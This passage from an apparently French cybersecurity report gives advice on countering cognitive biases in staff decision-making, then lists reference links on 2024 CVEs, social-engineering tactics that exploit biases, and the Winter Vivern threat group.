


Figure 19. Codex des biais cognitifs.

Le codex est disponible ici en grande résolution.

Méthode scientifique

Pour la prise de décision, l'évaluation ou encore le jugement, l'application d'une méthode scientifique peut s'avérer utile. Cela implique la collecte objective de données, la formulation et le test rigoureux d'hypothèses. Dans l'idéal, il est recommandé d'impliquer plusieurs collaborateurs, chacun ayant des tâches spécifiques : collecte, traitement, évaluation, formulation des hypothèses, tests et contrôle.

Diversité

Encourager la diversité de perspectives et des expériences peut contribuer à atténuer les biais. Travailler avec des collaborateurs ayant des points de vue différents peut aider à éviter les biais de confirmation ainsi que d'autres types de biais (tels que l'effet halo ou le biais pro-endogroupe). Par exemple, un groupe de collaborateurs peut formuler un premier point de vue, tandis qu'un second groupe propose un point de vue opposé. L'ouverture d'esprit et l'écoute peuvent contribuer à l'échange d'arguments et contre-arguments.

L'esprit critique

La pensée critique peut aider à évaluer les informations de manière objective et à éviter les biais. Cela implique de vérifier les informations avant de les accepter, ce qui peut amener à remettre en question ses propres croyances et à rechercher des preuves pour les soutenir.

Débat et brainstorming

Un atelier peut être organisé pour réunir les collaborateurs autour du thème des biais cognitifs. Cette activité favorise le partage d'expériences, l'entraide et la recherche de solutions. En engageant des sessions de reflexion (*brainstorming*) et des discussions constructives, il est possible d'examiner différentes perspectives et de remettre en question les pensées automatiques.

4.3.2. P-I-C-A-R : l'aide-mémoire

P-I-C-A-R est un **petit aide-mémoire** qui rappelle au collaborateur cinq conseils pour le débiaisement. Pour emporter ce modèle, il suffit de le découper en suivant les pointillés.

5. Références

Vulnérabilités

- https://www.cve.org/CVERecord?id=CVE-2024-25153
- https://www.fortra.com/security/advisory/fi-2024-002
- https://www.cve.org/CVERecord?id=CVE-2024-1071
- https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugins/ultimate-member/ultimate-member-user-profile-registration-login-member-directory-content-restriction-membership-plugin-213-282-unauthenticated-sql-injection
- https://www.cve.org/CVERecord?id=CVE-2024-28222
- https://www.veritas.com/content/support/en_US/security/VTS23-010
- https://www.mandiant.com/resources/blog/alphv-ransomware-backup

Cyberpsychologie : l'exploitation des biais cognitifs

- https://fr.wikipedia.org/wiki/Biais_cognitif
- https://www.abtasty.com/fr/blog/biais-cognitif-marketing/
- https://www.kaliop.com/fr/biais-cognitifs-leviers-daction-et-pieges-a-eviter/
- https://questionsanimalistes.com/les-biais-cognitifs/
- https://ludotic.com/user-research-les-biais-cognitifs-amis-ou-ennemis/
- https://973kkrc.com/which-of-these-coupons-are-facebook-scams/
- https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/lazarus-recruitment/#id7
- https://www.clearskysec.com/wp-content/uploads/2020/08/Dream-Job-Campaign.pdf
- https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true/
- https://www.terranovasecurity.com/solutions/security-awareness-training/what-is-ceo-fraud
- https://www.tessian.com/blog/ceo-fraud-email-attacks-how-to-detect/
- https://www.yeoandyeo.com/resource/9-cognitive-biases-hackers-exploit-during-social-engineering-attacks
- https://www.enisa.europa.eu/topics/incident-response/glossary/phishing-spear-phishing
- https://www.noovomoi.ca/vivre/bien-etre/article.effet-halo.1.8672111.html
- https://wellwo.es/fr/avez-vous-vecu-leffet-autruche-avec-vos-finances/
- https://www.mastercard.us/content/dam/public/mastercardcom/na/us/en/large-enterprises/other/cyber-human-condition.pdf
- https://www.nbcboston.com/news/local/tech-support-scams-cost-new-englanders-millions-of-dollars-in-2021/2866259/
- https://in.norton.com/blog/online-scams/coronavirus-phishing-scams
- https://neuroprofiler.com/quest-ce-que-laversion-a-la-perte/
- https://bootcamp.uxdesign.cc/mastering-the-mystery-of-curiosity-gap-a-simple-easy-peasy-guide-for-marketers-and-ux-72dddb40e5a0
- https://it.wisc.edu/news/10-20-phishing-alert-subject-salary-increase-letter-2/
- https://ridgesecurity.ai/blog/how-phishing-uses-your-cognitive-biases-against-you/

WINTER VIVERN

- https://www.domaintools.com/resources/blog/winter-vivern-a-look-at-re-crafted-government-maldocs/
- https://lab52.io/blog/winter-vivern-all-summer/
- https://cert.gov.ua/article/3761023
- https://cert.gov.ua/article/3761104
- https://socprime.com/blog/uac-0114-group-aka-winter-vivern-attack-detection-hackers-launch-malicious-phishing-campaigns-targeting-government-entities-of-ukraine-and-poland/
- https://therecord.media/winter-vivern-hackers-sentinelone-russia-ukraine
- https://www.proofpoint.com/us/blog/threat-insight/exploitation-dish-best-served-cold-winter-vivern-uses-known-zimbra-vulnerability
- https://www.welivesecurity.com/en/eset-research/winter-vivern-exploits-zero-day-vulnerability-roundcube-webmail-servers/
- https://go.recordedfuture.com/hubfs/reports/cta-2024-0217.pdf

- https://www.welivesecurity.com/en/eset-research/moustachedbouncer-espionage-against-foreign-diplomats-in-belarus/